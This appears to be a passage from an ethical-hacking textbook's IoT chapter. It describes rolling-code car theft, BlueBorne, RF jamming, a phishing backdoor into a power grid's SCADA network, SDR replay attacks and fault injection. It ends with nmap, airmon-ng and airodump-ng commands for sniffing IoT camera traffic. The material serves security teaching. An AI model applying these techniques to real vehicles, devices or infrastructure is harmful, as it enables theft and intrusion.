- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car
- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.




Victim presses car remote button to unlock the car
1
Victim
3
The car does not unlock; victim tries again by sending second code
Car
Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code
2
Attacker sniffs the second code
4
On the second attempt by the victim, an attacker forwards the first code that unlocks the car
5
6
The recorded second code is used later by an attacker to unlock and steal the vehicle
Attacker with Jamming Device
Car

Figure 10.7: Illustration of rolling-code attack



BlueBorne Attack

- A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices

Discover Bluetooth Device
Retrieve MAC Address
Send Probes
Retrieve OS information
Gains Access and Controls Printer to access Corporate Network
1
2
3
4
5
Attacker
Bluetooth-enabled Printer
Corporate Network

BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mode

- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device




Discover Bluetooth Device
1
Retrieve MAC Address
2
Send Probes
3
Retrieve OS information
4
Gains Access and Controls Printer to access Corporate Network
5
Attacker
Bluetooth-enabled Printer
Corporate Network

Figure 10.8: Illustration of BlueBorne attack



Jamming Attack

Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised

An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication

As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages

Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.




Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Figure 10.9: Illustration of jamming attack




Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attacker
1
Attacker sends an email to workers of an organization with a malicious file attached
2
Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3
This malicious file, installs a backdoor for the attacker
4
Attacker gains access to the local network of the target organization
Organization Network
5
Attack enters the SCADA and disables the UPS
HVAC
6
Attacker disables the power supplies, leaving the city in the dark
Victim


Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.



Attacker
1
Attacker sends an email to workers of an organization with a malicious file attached
2
Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3
This malicious file, installs a backdoor for the attacker
4
Attacker gains access to the local network of the target organization
Organization Network
5
Attack enters the SCADA and disables the UPS
HVAC
6
Attacker disables the power supplies, leaving the city in the dark
Victim

Figure 10.10: Hacking a smart grid to gain remote access



SDR-Based Attacks on IoT

The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices

Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:


  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.



Fault Injection Attacks

- ❑ Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security

Types of Fault Injection Attacks

Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)
Attackers inject faults into the device by using projecting lasers and electromagnetic pulses

Power/Clock/Reset Glitching
Attackers inject faults or glitches into the power supply and clock network of the chip

Frequency/Voltage Tampering
Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip

Temperature Attacks
Attackers alter the temperature for operating the chip, affecting the whole operating environment

Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.

- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.

Capturing and Analyzing IoT Traffic using Wireshark

01 Run Nmap to identify IoT devices using insecure HTTP ports
`nmap -p 80,81,8080,8081 <Target IP address range>`

02 Run `ifconfig` to identify your wireless card, here `wlan0`


03 Run `Airmon-ng` to put the wireless card in monitor mode
`airmon-ng start wlan0`

04 Run `Airodump-ng` to scan all the nearby wireless networks
`airodump-ng start wlan0mon`

05 Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark

06 Next, setup your wireless card to listen to the traffic on the same channel using `Airmon-ng`
`airmon-ng start wlan0mon 11`

07 Launch Wireshark and double-click the interface that was kept in monitor mode, here `wlan0mon` and start capturing the traffic


Applications
Places
Mon 01:35
*wlan0mon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Expression…
No. Time Source Destination Protocol Length Channel Signal str Info
Frame (1244 bytes)
Decrypted CCMP data (1144 bytes)
Reassembled TCP (24460 bytes)
Hypertext Transfer Protocol: Protocol
Packets: 415772 · Displayed: 2399 (0.6%)
Profile: Default

Capturing and Analyzing IoT Traffic using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  `nmap -p 80,81,8080,8081 <Target IP address range>`

